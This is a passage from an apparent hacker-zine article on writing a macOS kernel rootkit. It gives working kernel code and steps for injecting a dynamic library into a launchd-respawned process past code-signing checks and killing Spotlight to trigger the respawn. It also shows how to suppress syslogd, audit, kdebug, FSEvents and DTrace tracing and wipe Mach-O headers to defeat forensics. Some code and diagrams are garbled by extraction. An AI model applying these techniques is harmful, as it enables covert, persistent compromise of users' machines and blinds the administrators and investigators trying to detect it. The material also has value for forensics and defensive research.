The locks calls are nothing else than macros using a symbol available in
KPIs:
```

It is a great candidate - we can copy & paste its code into our rootkit source, add our code to inject the library and then execute the original function code. Because it is not a static function we can find its symbol. The first parameter is a task_t structure, which has a pointer to the correspondent proc_t structure (remember that proc and task structures are connected to each other via void pointers).

The proposed workflow could be:

- 1) Find task_set_dyld_info() address.
- 2) Patch prologue to jump to our function.
- 3) Execute our function to inject library.
- 4) Restore original bytes from 2).
- 5) Execution continues, our library is executed by dyld.

The only problem with this function is here at exec_mach_imgact():

The process name in proc_t structure is only set after the second call to task_set_dyld_info(), so we can't use it to detect which process is going to be executed and trigger or not our injection (remember we are only interested in a specific process to be executed by launchd). A workaround to this problem is to lookup the open files structure in proc_t (p_fd field).

An alternative solution is to use another function! There is an even better one near the end of exec_mach_imgact() called proc_resetregister(). The advantage of being near the end is that we can change a lot more things (kernel completed most of its tasks related to new process execution), opening way for some cute tricks.

Its implementation is also very simple [bsd/kern/kern_proc.c]:

```
void proc_resetregister(proc_t p)
{
    proc_lock(p);
    p->p_lflag &= ~P_LREGISTER;
    proc_unlock(p);
}
```

The lock/unlock here are implemented as functions instead of macros and not exported. We can simply define the macros or change our code to

use lck_mtx_*. This time we have a proc_t structure and can use the p_comm field to find our target(s) (or proc_name() to get the name of a given pid). Perfect spot!

With a location where to execute our modifications we can proceed to the last step, modify the target Mach-O header.

----[4.4 - Ideas are great, execution is everything

Assuming that our hijacked function is proc_resetregister(), we can extract all the information we will need from the proc_t parameter. Let's proceed with this.

The number of binaries that use ASLR is increasing so the first step is to find at which memory address is the binary loaded (the Mach-O header to be more specific). The ASLR slide is generated inside load_machfile() and not set in a struct/var or returned. One way to solve the problem is to take a peak at the virtual memory map (vmap) of the target process. The following does the job (assuming we are inside our own proc_resetregister()):

```
struct task *task = (struct task*)p->task;
mach_vm_address_t start_address = task->map->hdr.links.start;
```

Start contains the lower address of the process, which is where the Mach-O header is located at. This *appears* to hold always true (there are good reasons to believe it!).


To modify the Mach-O header of the target process we need to parse the header to find free space where we can add the new LC_LOAD_DYLIB command. The necessary free space is common - most binaries have enough slack space between the last command and first code/data.

The header can be retrieved from the user space with vm_map_read_user() or copyin (because here we are executing in current proc context). After we have found the free space and the full Mach-O header is in our buffer, we just need to add a new LC_LOAD_DYLIB command.

The two below diagrams show what needs to be done at the Mach-O header:

```
| `----- | uint32_t timestamp;
| .----- | uint32_t current_version;
| | Section 1 | uint32_t compatibility_version;
| 2 | ----- | };
| Section 2 | union lc_str {
| uint32_t offset;
| uint32_t offset;
| #ifndef __LP64__ // not used char *ptr;
| #endif | };
```

A diff between original and modified:



There are other methods to inject the library if there is not enough space. One that requires only 24 bytes is described at [16].

This approach has one interesting advantage - it is not detectable by code signing because the injection occurs after its checks and flags are set. This is the code that sets the flags:

```
/*
 * Set code-signing flags if this binary is signed, or if parent has
 * requested them on exec.
 */
if (load_result.csflags & CS_VALID) {
   imgp->ip_csflags |= load_result.csflags &
        (CS_VALID|
        CS_HARD|CS_KILL|CS_EXEC_SET_HARD|CS_EXEC_SET_KILL);
} else {
   imgp->ip_csflags &= ~CS_VALID;
```

```
}
if (p->p_csflags & CS_EXEC_SET_HARD)
    imgp->ip_csflags |= CS_HARD;
if (p->p_csflags & CS_EXEC_SET_KILL)
    imgp->ip_csflags |= CS_KILL;
```

The code snippet is from exec_mach_imgact() and located well before our two candidate functions described in section 4.3. Code signing does not kill immediately the process. The flags are verified later and a kill signal sent if code signing was configured to exit on failure (which we can also modify here).

The only puzzle piece left is which process should we use and how to kill it. There are many root processes controlled by launchd so it is just a matter of selecting one with invisible and/or small impact. Spotlight is for example a good candidate. A code snippet to do the killing:

```
proc_t victim = proc_find(TARGET_PID);
if (victim != PROC_NULL)
{
    // we need to release reference count from proc_find() before kill
    proc_rele(kill);
    // now we can kill the process or use SIGSEV coz' Spotlight crashes,
    // right? :-)
    psignal(kill, SIGKILL);
}
```

When launchd respawns the process, we can intercept it at exec_mach_imgact() and do our magic. The rest is responsibility of the dynamic library.

```
----[ 4.5 - The dynamic library
```

The dynamic library is very easy to create if you use the Xcode template (oh the drama, hackers use Makefiles!) or just Google for a simple Makefile.

To execute the library code you can add an entrypoint via a constructor:

```
extern void init(void) __attribute__ ((constructor));
void init(void)
{
    // do evil stuff here
}
```

init will be executed as soon as the library is loaded. Another way could be by modifying the injected process symbol stub and redirect to an entrypoint function inside the library. While the symbol stub modification could be made from the kernel, we do not know yet where library will be loaded so it is harder to execute this. For example, it could be delayed by hijacking a syscall, wait for its execution and then modify a symbol. The downside is more time for detection as explained in next section. Honestly I have not thought much about this case.

To execute commands from the library it is just a matter of fork'ing and exec'ing whatever command we need. We can also create a new thread (or multiple) to leave a resident backdoor and so on. Or just execute the command we need and clean up ourselves to leave no traces.

It is up to you and your particular requirements and imagination :-).

```
----[ 4.6 - Hiding our tracks
```

By principle, a rootkit should be as stealth as possible - we need to cover our tracks to the maximum possible extent. Let me discuss a few problems and potential solutions with the previously described approaches.

The first one is that we need to restart a target process. This will leave an immediate clue on a (potentially very) higher PID, depending when the method is used (near startup it is ok).

Another clue is that we are sending a signal to the target process and syslogd will capture it. Instead of a kill we could send a SIGSEGV (Apple's software has bugs, right?), or just temporarily memory patch syslogd daemon to avoid logging our little trick. Different possibilities to solve this problem!

The SIGSEGV is particularly interesting since the resulting crash dump has no useful information and it only leaves this log trail:

12/21/12 3:27:13.093 AM com.apple.launchd[1]: (com.apple.metadata.mds[277]) Job appears to have crashed: Segmentation fault: 11

Patching (temporarily or not) syslogd is rather easy to accomplish. Looking at Apple's syslogd source we can find the following function in syslogd/daemon.c:

void process_message(aslmsg msg, uint32_t source)

Near the end it has this code:

```
/* send message to output modules */
asl_out_message(msg);
if (global.bsd_out_enabled) bsd_out_message(msg);
```

The asl_out_message() appears to be the interesting place to patch. To quickly test this theory we can attach gdb to syslogd (warning, ASLR enabled), and patch that function. We need to search the function address because there are no debug symbols available.

Let's look at its implementation:

```
void asl_out_message(aslmsg msg)
{
    dispatch_flush_continuation_cache();
    asl_msg_retain((asl_msg_t *)msg);
    dispatch_async(asl_action_queue, ^{
        _asl_action_message(msg);
        asl_msg_release((asl_msg_t *)msg);
    });
}
```

There are two external symbols, dispatch_flush_continuation_cache() and asl_msg_retain(). The former has only a reference and the latter two. To find the location of asl_out_message() we just need to find out the proc_t for syslogd process, read and process its symbol table (we can read from memory or filesystem), correct for ASLR slide, and find the address of the stub. Since this is not IDA we can't easily find the cross-references (oh, IDA spoils us).

What we can do is search in the binary the calls to the symbol stub (it is a relative offset call). Even easier (and probably faster) is to disassemble and match the address of the call with the stub - the disassembler will output the final address.

After we have the address where dispatch_flush_continuation_cache() is called from we just need to find the function prologue and patch it with a ret (function return is void so no need for xor eax,rax). We can then restore the original byte after we execute our command. Another function, bsd_out_message() might need to be patched, but I leave that task to you, the reader.

Another alternative is to try to recycle the PID that was killed. The forkproc() function is the one that allocates the new PID for the child. Might be interesting to research and explore this alternative. You also might want to reorder the proc list and move the new element to the original location instead of being in newer location. Many possibilities to hide and try to detect the rootkit actions. That is why it is fun!

The next issue is that process memory will have our injected library so we want to remove it as soon as possible. I did some interesting work in this area but NDA oblige and can't disclose it. It can be done and you should think about it, or just use a brute approach and kill the process again and this time do not inject anything. Whatever works :-)

There is no need to have a resident library somewhere at the filesystem ready to be discovered. We can read and write from and to anywhere the filesystem so we can store the library code encrypted inside the kernel module or store it somewhere else, for example in a sqlite3 database (there are so many spread all over OS X). Before the injection we can unpack it somewhere, execute it, and then remove when not needed anymore.

One thing I had no time to verify if the impact from Spotlight if we use the unpacking to filesystem approach. It might be able to detect the new file and store in its database, so we must be careful over here.

--[5 - Revisiting userland<->kernel communication

Fortunately there are many options to establish communication between kernel and userland applications in OS X. The sysctl interface previously presented [1] is easy to implement but it is too cumbersome to transfer large amounts of data. Let me present you additional options.

----[5.1 - Character devices and ioctl

The easiest way to have userland<->kernel communication is to create a character device and use the ioctl interface to control it. We just need to create and register the new device and add the necessary entry point functions.

```
It all starts with the structure cdevsw:
/*
   * Character device switch table
   */
struct cdevsw {
    open_close_fcn_t    *d_open;
    open_close_fcn_t    *d_close;
    read_write_fcn_t    *d_read;
```

```
read_write_fcn_t
                      *d_write;
   ioctl_fcn_t
                      *d_ioctl;
   stop_fcn_t
                      *d_stop;
   reset_fcn_t
                      *d_reset;
                      **d_ttys;
   struct tty
   select_fcn_t
                      *d_select;
                      *d mmap;
   mmap fcn t
   strategy_fcn_t
                      *d_strategy;
                      *d_reserved_1;
   void
   void
                      *d_reserved_2;
   int
                      d_type;
};
```

The most interesting entrypoints for our purposes are open, close, ioctl. If you are interested in using this communication channel, you probably should think about encrypting it or some kind of authentication method. OS.X/Crisis has no authentication whatsoever so anyone can send commands to the kernel rootkit after (easily) finding all the possible ioctl commands.

The code is very simple so there is no point in discussing it here. The provided source code implements this and kernel control so you can browse it and verify how it is done.

Besides the problems with encryption, authentication and ioctl commands reversing, this solution creates a new character device that needs to be hidden or else it will be too easy to detect. And then we have additional traces inside the kernel structures that need to be hidden, creating a vicious circle (rootkits are a vicious circle of hide & seek and that is why they can be so fun to write about).

----[5.2 - Kernel Control KPI

The kernel control KPI is interesting because it allows bidirectional communication with userland and transfer of large amounts of data. Its implementation is rather simple via a regular socket (PF_SYSTEM). Apple's reference documentation can be found at [17] and sample code at [18].

A kernel extension is responsible for creating the socket and the userland part will read and send data to that same socket (socket access can be restricted to privileged users or everyone).

The kernel implementation is done by registering a control structure kern_ctl_reg defined at bsd/sys/kern_control.h. From Apple's example:

```
static struct kern_ctl_reg g_ctl_reg = {
BUNDLE_ID,
                /* use a reverse dns name */
0,
                /* set to 0 for dynamically assigned control ID */
                /* ctl_unit - ignored when CTL_FLAG_REG_ID_UNIT not set */
 /* privileged access required to access this filter */
CTL FLAG PRIVILEGED,
0,
                 /* use default send size buffer */
                 /* Override receive buffer size */
               /* Called when a connection request is accepted */
ctl_connect,
ctl_disconnect, /* called when a connection becomes disconnected */
NULL, /* handles data sent from the client to kernel control */
ctl_set,
             /* called when the user process makes the setsockopt call */
```

```
/* called when the user process makes the getsockopt call */
ctl_get
};
The connect and disconnect functions handle userland connections. When a
new connection is established we need to retain the unit id and control
reference - they are required for sending data and removing the kernel
control.
The ctl_get function handles the communication from kernel to userland -
sends data to the socket when client requests it, and ctl_set handles
data from userland to kernel. The kernel data to be sent to userland
should be enqueued using ctl_enqueuedata() (this is where we need the
unit id and control reference).
A quick example of a function to enqueue the PID of a process:
static u_int32_t gClientUnit = 0;
static kern_ctl_ref gClientCtlRef = NULL;
* get data ready for userland to grab
 ^{\star} send PID of the suspended process and let the userland daemon do the
 * rest
 * /
kern_return_t
queue_userland_data(pid_t pid)
    errno t error = 0;
    if (gClientCtlRef == NULL) return KERN_FAILURE;
    error = ctl_enqueuedata(gClientCtlRef, gClientUnit, &pid,
    sizeof(pid_t), 0);
    if (error) printf("[ERROR] ctl_enqueuedata failed with error: %d\n",
    error);
   return error;
}
Another important detail is about the control ID. Since the recommended
way is to use a dynamically assigned control ID, the userland client
needs somehow to retrieve it. This can be done using a ioctl request
(the reverse dns name must be shared between the kernel and userland).
int gSocket = -1;
struct ctl_info ctl_info;
struct sockaddr_ctl sc;
gSocket = socket(PF_SYSTEM, SOCK_DGRAM, SYSPROTO_CONTROL);
// the control ID is dynamically generated so we must obtain sc_id using
// ioctl
memset(&ctl_info, 0, sizeof(ctl_info));
strncpy(ctl_info.ctl_name, "put.as.hydra", MAX_KCTL_NAME);
ctl_info.ctl_name[MAX_KCTL_NAME-1] = '\0';
if (ioctl(gSocket, CTLIOCGINFO, &ctl_info) == -1)
   perror("ioctl CTLIOCGINFO");
    exit(1);
else
   printf("ctl_id: 0x%x for ctl_name: %s\n", ctl_info.ctl_id,
ctl_info.ctl_name);
// build the sockaddr control structure and finally connect to the socket
bzero(&sc, sizeof(struct sockaddr_ctl));
```

```
sc.sc_len = sizeof(struct sockaddr_ctl);
sc.sc_family = AF_SYSTEM;
sc.ss_sysaddr = AF_SYS_CONTROL;
sc.sc_id = ctl_info.ctl_id;
sc.sc_unit = 0;
ret = connect(gSocket, (struct sockaddr*)&sc, sizeof(sc));
```

After connection to the socket is established, the userland client can send data using setsockopt() and receive with recv(). The remaining implementation details are easy to understand by reading Apple's referenced sample code.

This communication channel might not be that interesting for rootkit'ing purposes because it requires additional effort to hide, in particular the socket information that can be explored by memory forensic tools. If commercial spyware is using character devices for communication then we can't forget this possibility when analysing a potentially compromised machine.

Nevertheless it can be interesting for other purposes. As an example, I created a PoC (to be released later) to stop certain processes when they are created (p->p_stat = SSTOP) and communicate their PID to a userland daemon. The userland daemon attaches to the process and modifies whatever it needs. In this particular case it is used to patch code signed applications without needing to resign and patch any checksum checks. We already saw that OS X code-signining verifications are done before the process is stopped and do not detect these modifications (application own run-time code checksum checks are another story!). It is not the best solution but just a nice set of tricks and demo usage of this communication channel.

----[5.3 - Alternative channels

The two presented solutions are easy to setup and use but also easy to detect. Their main problem is that they leave "permanent" traces that need to be hidden (kernel structures for example). This increases rootkit's complexity and chances of being detected.

Covert channels are a lot more appropriate and a lot has been written about them. Since it is so easy to use almost any kernel function, the possibilities to be creative in this department are much higher. Data can be stealthy read and written anywhere in the filesystem, bypassing many detection and instrumentation mechanisms as it will be shown next. At the limit there is no real need for a direct communication channel! For example, data can be encoded in a binary and intercepted when it is executed. The possibilities are really endless. This very short section is just a reminder that rootkit design can be different from what is usually done and that you should think about it, whether you belong to the offensive or defensive side.

--[6 - Anti-forensics

Mac OS X kernel is instrumentation rich, featuring DTrace and others. These can assist in rootkit uncloaking. Memory forensics is also playing an important role these days in malware detection and analysis. This section goal is to present some ideas on how to attack or hide from these technologies. It is not an exhaustive list but it tries to cover the main ones. OS X kernel is still big and full of interesting places to be explored. Keep that in mind! Due to time constraints it is

not possible to write about fooling/defeating the memory forensics tools as I initially planned. It was somewhat similar to what was presented at 29C3 in Defeating Windows memory forensics presentation [33] and other similar work presented in the past.

```
----[ 6.1 - Cheap tricks to reduce our footprint
```

An extremely easy trick to pull without any side consequences for us is to remove the Mach-O header from process's memory. A memory dump will require additional effort to find and rebuild the original binary (harder in userland binaries, simpler in kernel extensions). Do not forget that Mach-O header permissions are R-X so make it writable first.

Kernel extensions must have a start and stop function. Their prototype specifies a kmod_info_t structure as first parameter. It is part of a linked list of all loaded kernel extensions (used to hide the rootkit from kextstat but now marked deprecated) and contains a very useful field to apply this cheap trick.

```
typedef struct kmod_info {
   struct kmod_info * next;
   int32_t
                  info_version;
                                    // version of this structure
   uint32_t
                  id;
   char
                  name[KMOD_MAX_NAME];
   char
                 version[KMOD_MAX_NAME];
                  reference_count; // # linkage refs to this
   int32_t
   address;
                                    // starting address
   vm_address_t
   vm_size_t
                  size;
                                    // total size
   vm_size_t
                  hdr_size;
                                    // unwired hdr size
   kmod_start_func_t * start;
   kmod_stop_func_t * stop;
} kmod_info_t;
```

The "address" field contains the starting address of the currently loaded kext, including the ASLR slide (kernel and kernel extensions Mach-O header values include the current kernel ASLR slide). With this information we just need to find out the total size of the header and nuke it:

```
int nuke_mach_header(mach_vm_address_t address)
{
    struct mach_header *mh = (struct mach_header_64*)address;
    uint32_t header_size = 0;
    if (mh->magic == MH_MAGIC_64)
    {
        header_size = mh->sizeofcmds + sizeof(struct mach_header_64);
    }
    else return 1;
    // we have total header size and startup address
    // disable CRO write protection
    disable_wp();
    memset((void*)my_address, 0, header_size);
    enable_wp();
    return 0;
}
```

Instead of just zero'ing the header you could fill it with random junk data for fun. You can even mangle data from the other commands (LINKEDIT, LC_SYMTAB, LC_DYSYMTAB, LC_UUID). For example, there are no symbol stubs in kernel - symbols are solved when kernel extension is loaded and calls

are made directly to the referenced symbol. This is a problem because it can be used to detect valid code and get hints on what it is trying to do. One can generate a table of all kernel symbols and use it to find cross references in kernel memory and dump that code.

Function pointers can help to hide our code - the question is how easy or not it is to bootstrap the rootkit to search the required symbols. One solution can be to use the techniques described before to find the symbols and then mangle the bootstrap code - only leave in memory code using function pointers. Be creative, try to reduce your footprint to the maximum :-).

----[6.2 - Attacking DTrace and other instrumentation features

Mac OS X has many instrumentation features available. There are at least DTrace, FSEvents, Kauth, kdebug, and TrustedBSD. TrustedBSD's original goal is not instrumentation related but can be used (or abused) for this purpose. Kauth is explored in Section 6.3 with AV-Monster II, while all the others in the next subsections.

-----[6.2.1 - FSEvents

FSEvents is an API for file system notification. Applications register for events that are interested in and receive them via /dev/fsevents. A file system monitor can be built on top of this - the usual suspects [13] and [14] offer a good explanation about its internals and code samples. Jonathan Levin has a "filemon" tool available at his book companion web site.

The responsibility to add the events belongs to the function add_fsevent() [bsd/vfs/vfs_fsevents.c]. It is a bit long vararg function and I do not want to spend space and time analysing it. Amit Singh has a nice figure on page 1421 of [14] with functions that add events. For example, the open syscall can generate a file create event (FSE_CREATE_FILE).

The next diagram shows the how the event is added:

In this particular case we could hijack need_fsevent(), match the file we want to hide and return 0 to avoid event generation. In many cases there is a direct call to add_fsevent() so we also need to hijack it. Inside our new function we need to retrieve the necessary information to match the event we want to hide and return EINVAL or 0 in those cases. You should study the add_fsevent() function to understand how to implement this. I do not think there is much value in describing it here - there are more (interesting) topics to cover.

----[6.2.2 - kdebug

kdebug is another (rather obscure) kernel trace facility used only by Apple utils such as fs_usage and sc_usage. Documentation is poor and the

best references are those utils source code and a few pages by Levin [13]. The relevant include file is bsd/sys/kdebug.h. kdebug is implemented in kernel functions that might produce relevant events using KERNEL_DEBUG() macro. The kernel functions involved (in that macro) are kernel_debug() and kernel_debug_internal() (with always inline attribute).

A $32\ \mathrm{bits}$ integer is used for the debug messages, with the following format:

Class (8)	SubClass (8)	 Code (14)	Func Qual(2)

For example, filesystem operations use class DBG_FSYSTEM (3) and different subclasses to filter between different operations such as read and writes to filesystem, vnode operations, HFS events, etc (consult kdebug.h include).

Macros exist to encode the integer for each available class. Using BSD class as an example:

Grep'ing XNU source code for BSDDBG_CODE will show where kdebug is implemented in all BSD related functions. The fs_usage util traces the file system related system calls (its source is located in system_cmds-550.10 package). For example, it contains the following code for open() syscall:

```
#define BSC_open 0x040C0014
```

If we look at kdebug's include we have the following Class and SubClass codes:

```
#define DBG_BSD 4
#define DBG BSD EXCP SC 0x0C /* System Calls */
```

Open is syscall #5 and it matches the code: (0x040C0014 & 0x3FFF) >> 2 = 0x5

Grep'ing for the DBG_BSD_EXCP_SC SubClass will land us into bsd/dev/i386/systemcalls.c - the file that implements the C portion of syscalls code. kdebug's tracing of syscalls entry and exit can be found at unix_syscall64 using two macros that call kernel_debug():

The easiest way to disable tracing of BSD related functions (besides patching kernel_debug to just return) is to modify the calls to kernel_debug() and reroute them to our own function. The disassembler makes this extremely easy, so much that I implemented code for each call to kernel_debug() to have its own trampoline (there is really no need for such thing!). Sample function to disable all BSD syscall traces:

```
void
tfc_kernel_debug(uint32_t debugid, uintptr_t arg1, uintptr_t arg2,
uintptr_t arg3, uintptr_t arg4, __unused uintptr_t arg5)
{
  // solve the symbol of the original function
  static void (*_kernel_debug)(uint32_t debugid, uintptr_t arg1,
  uintptr_t arg2, uintptr_t arg3, uintptr_t arg4,
  __unused uintptr_t arg5) = NULL;
  if (_kernel_debug == NULL)
    _kernel_debug = (void*)solve_kernel_symbol(&g_kernel_info,
    "_kernel_debug");

// do not let fs_usage/sc_usage trace any BSD* system calls
  if ( (debugid >> 24) == DBG_BSD) return;
  else _kernel_debug(debugid, arg1, arg2, arg3, arg4, 0);
}
```

This patch will be suspicious when fs_usage and/or sc_usage are used because no BSD system calls will be traced and screen output will be very low. kdebug's implementation poses some problems to distinguish between cases to hide or not. Its buffers are very small and this is easily noticed if you peak at fs_usage or sc_usage code (verify the lookup() [bsd/vfs/vfs_lookup.c] kernel function to see how fs_usage gets the path name for syscalls such as open()).

Fortunately for us there is a easy way to accomplish this using current_proc() - it returns a proc structure for the currently executing process. With this information we can retrieve the process name from the proc structure (p_comm field, max size 16) and match against the processes we do not want traced. A code snippet for a simple check to hide vmware-tools-daemon:

```
struct proc *p = current_proc();
// MAXCOMLEN == 16, we could hash always to MAXCOMLEN to avoid strlen call
uint32_t hash = hash_name(&p->p_comm[0], strlen(&p->p_comm[0]));
static uint32_t hidehash = 0;
if (hidehash == 0) hidehash = hash_name("vmware-tools-daemon", MAXCOMLEN);
if (hash == hidehash ) return;
else _kernel_debug(debugid, arg1, arg2, arg3, arg4, 0);
```

The basic blocks to override kdebug are presented, implementation details are left to the attached sample code and to you.

One final word of caution. The interception of Mach syscalls at kdebug gives some problems and the hooking is very unstable (read kernel panics). This is particularly exacerbated with the zombies rootkit feature later described. The attached code has been written to support that feature but at time of writing I still had no time to research the Mach problem - the code just ignores that class.


```
----[ 6.2.3 - TrustedBSD
```

TrustedBSD is a project that started in FreeBSD and was ported to OS

X in Leopard. It enables a series of (interesting) security features, the most famous one being the OS X/iOS sandbox. Its implementation is done by adding "hooks" in critical kernel functions. Policy modules can be written to receive events from these "hooks" and act on them if necessary/desirable.

One easy application is to create a runtime file system checker for critical folders. The app monitors LaunchDaemons and notify the user if a new file was added in there, which is a not so frequent operation and a favourite spot for malware to make itself persistent (oh, this was a good opportunity to use APT buzzword!). It can be used for evil purposes - the same "hooks" can increase privileges or hide files [25].

Using an example with the open syscall (to be used later with in Kauth section):



The vnode check handler that we can install has the following prototype:

```
typedef int mpo_vnode_check_open_t(
    kauth_cred_t cred,
    struct vnode *vp,
    struct label *label,
    int acc_mode);
```

Our handler will receive a pointer to the vnode structure and make it possible to dump the filename and even transverse the full path (remember that vnodes exist in a linked list).

MAC_CHECK() is a macro that will route the request to the policy modules. It is a bit like sysent table where there is a list called mac_policy_list that holds function pointers. A presentation by Andrew Case on Mac memory forensics [26] analyses how to find malicious TrustedBSD modules using this list against a sample I created (rex the wonder dog). It is worth to check his slides for other Mac memory forensics tips.

The available policy checks can be found at bsd/security/mac_framework.h, and their implementation is in the different source files in the same folder. What interests us is that mac_* functions are always called so there is a point of entry that can be used. The mac_* functions contain all the necessary/available information since they are the ones always calling and passing the parameters to the policy modules via MAC_CHECK() macro.

To attack this we can use the same old story: hook those functions, or attack the mac_policy_list using the syscall handler concept, or something else. When loading the rootkit it might also be useful to

lookup the policy list to verify if there is anything else installed other than default modules. The system owner might be a bit smarter than the vast majority ;-).

```
-----[ 6.2.4 - Auditing - Basic Security Module
```

The auditing features available from the Basic Security Module Implementation are not really instrumentation but since their purpose is to track user and process actions we should be interested in understanding and tweak them to our evil purposes.

Auditing is not fully enabled by default due to its (potentially) considerable performance hit and disk space usage (oh, I miss those PCI-DSS meetings). To modify its configuration you need to edit /etc/security/audit_control. The two interesting fields are flags and naflags (flags for events that can be matched to a user, naflags for those who can't). Event classes are defined in /etc/security/audit_class (description can be found at [27] and [28]). For example, if "pc" class is configured audit will log exec() and its arguments.

Let's move to what really matters for us, evil stuff! Auditing is implemented with macros [bsd/security/audit/audit.h] inside BSD and Mach system calls (and some other places). The following code snippet is from unix_syscall64 implementation, where entry and exit macros are placed before the syscall function to be executed is called:

```
AUDIT_SYSCALL_ENTER(code, p, uthread);
error = (*(callp->sy_call))((void *) p, uargp, &(uthread->uu_rval[0]));
AUDIT_SYSCALL_EXIT(code, p, uthread, error);
About the contents of entry macro:
* audit_syscall_enter() is called on entry to each system call. It is
 * responsible for deciding whether or not to audit the call
 * (preselection), and if so, allocating a per-thread audit record.
 * audit_new() will fill in basic thread/credential properties.
The exit macro is the interesting one because it calls
audit_syscall_exit():
 * audit_syscall_exit() is called from the return of every system call, or
 * in the event of exit1(), during the execution of exit1(). It is
 * responsible for committing the audit record, if any, along with return
 * condition.
When committed, the audit record will be added to an audit queue and
removed from the user thread structure (struct uthread, field uu_ar
[bsd/sys/user.h]).
biov
audit_syscall_exit(unsigned int code, int error, __unused proc_t proc,
```

audit_commit(uthread->uu_ar, error, retval);

struct uthread *uthread) {

uthread->uu_ar = NULL;

 (\ldots)

out:

```
}
The commit function:
void audit_commit(struct kaudit_record *ar, int error, int retval) {
(\ldots)
        TAILQ_INSERT_TAIL(&audit_q, ar, k_q); // add to queue
       audit_q_len++;
       audit_pre_q_len--;
        cv_signal(&audit_worker_cv); // signal worker who commits to disk
       mtx_unlock(&audit_mtx);
}
By default in OS X, almost everything is disabled excepting logging
and authentication to obtain higher privileges. The command "praudit
/dev/auditpipe" (as root, of course) can be used to live audit events. Run
the command and login via ssh, or lock and unlock the console to see
these events.
Syscall exit or audit commit functions can be temporarily patched to
test if they are the right places, and yes they are. Removing the call
to audit_commit() or patching it with a ret removes any trace of audit
events in logs. There are four references to commit in OS X 10.8.2
(3 calls, 1 jump):
audit_syscall_exit
- audit_mach_syscall_exit
- audit_proc_coredump
- audit_session_event
To have granular control over the auditing process is a bit more
complicated. There is not always enough information available to
distinguish between the cases we want to hide at audit_commit(). For
example, if process auditing is enabled, the fork1() function calls
audit like this: AUDIT_ARG(pid, child_proc->p_pid);
This will call the function responsible to set the audit record field:
void audit_arg_pid(struct kaudit_record *ar, pid_t pid)
    ar->k_ar.ar_arg_pid = pid;
   ARG_SET_VALID(ar, ARG_PID);
The problem here is that we do not have (yet) enough information about
this fork; we are not sure (yet) if it is the process we want to hide or
some other process. A different tactic must be used! Because there is
an events queue we can hijack the worker responsible for those commits
to disk, audit_worker() [bsd/security/audit/audit_worker.c].
The missing piece is how to correlate all events we are interested
in. Luckily for us (and the auditor in particular) there is a session
id in audit record structure [bsd/security/audit/audit_private.h]:
pid_t ar_subj_asid; /* Audit session ID */
With this information we just need to hold the queue commit to disk until
enough information to find the correct session ID is available. When we
have it we can edit the queue and remove all the entries that match that
```

session ID.

Last but not least, there is a critical task left! Auditing logs must be cleaned in case auditing was already properly configured. The bad news is that you will have to do this dirty work yourself. Do not forget that the logs are in binary format and OpenBSM's source at [29] can be helpful (praudit outputs XML format so it might be a good starting point).

```
----[ 6.2.5 - DTrace
```

DTrace is a fantastic dynamic tracing framework introduced by Sun in Solaris and available in Mac OS X since Leopard. It can be used to trace in real-time almost every corner of kernel and user processes with minimum performance impact. An experienced system administrator can use its power to assist in discovering strange (aka malicious) behaviour. There are different providers that can trace almost every function entry and exit, BSD syscalls and Mach traps, specific process, virtual memory, and so on. The two most powerful providers against rootkits are syscall and fbt (function boundary). We will see how they are implemented and how to modify them to hide rootkit activity. A good design and implementation overview is provided by [23] (Google is your friend) and usage guide at [24].

```
-----[ 6.2.5.1 - syscall provider
```

This provider allows to trace every BSD system call entry and return (the provider for Mach traps is mach_trap). A quick example that prints the path argument being passed to the open() syscall: # dtrace -n 'syscall::open:entry printf("opening %s", copyinstr(arg0)); dtrace: description 'syscall::open:entry' matched 1 probe CPU ID FUNCTION: NAME 0 119 open:entry opening /dev/dtracehelper 119 open:entry opening /usr/share/terminfo/78/xterm-256color 119 open:entry opening /dev/tty Ω 119 open:entry opening /etc/pf.conf

The syscall provider is useful to detect syscall handler manipulation but not the function pointers modification at sysent table. To understand why let's delve into its implementation.

This provider is implemented by rewriting the system call table when a probe is enabled, which in practice is the same operation as sysent hooking. The interesting source file is bsd/dev/dtrace/systrace.c. It contains a global pointer called systrace_sysent - a DTrace related structure that will hold the original system call pointer and some other info.

Things start happening at systrace_provide(). Here systrace_sysent is allocated and all necessary information copied from the original sysent table (systrace_init). Then internal DTrace probe information is added.

DTrace's philosophy is of zero probe effect when disabled so there are functions that replace and restore the sysent table entries. There is a struct called dtrace_pops_t which contains provider's operations. Syscall provider has the following:

```
static dtrace_pops_t systrace_pops = {
```

```
systrace_provide,
       NULL,
       systrace_enable,
       systrace_disable,
       NULL,
       NULL,
       NULL,
       systrace_getarg,
       NULL,
       systrace_destroy
};
systrace_enable() will modify sysent function pointers and redirect them
to dtrace_systrace_syscall(). Code snippet responsible for this:
(\ldots)
lck_mtx_lock(&dtrace_systrace_lock);
if (sysent[sysnum].sy_callc == systrace_sysent[sysnum].stsy_underlying)
   vm_offset_t dss = (vm_offset_t)&dtrace_systrace_syscall;
   ml_nofault_copy((vm_offset_t)&dss,
(vm_offset_t)&sysent[sysnum].sy_callc, sizeof(vm_offset_t));
lck_mtx_unlock(&dtrace_systrace_lock);
(\ldots)
Attaching a kernel debugger and inserting a breakpoint on
systrace_enable() confirms this (keep in mind all these values include
ASLR slide of 0x24a00000):
Before:
gdb$ print *(struct sysent*)(0xffffff8025255840+5*sizeof(struct sysent))
$12 = {
 sy_narg = 0x3,
 sy_resv = 0x0,
 sy_flags = 0x0,
 sy_call = 0xffffff8024cfc210,
                                       <- open syscall, sysent[5]</pre>
 sy_arg_munge32 = 0xffffff8024fe34f0,
 sy_arg_munge64 = 0,
 sy_return_type = 0x1,
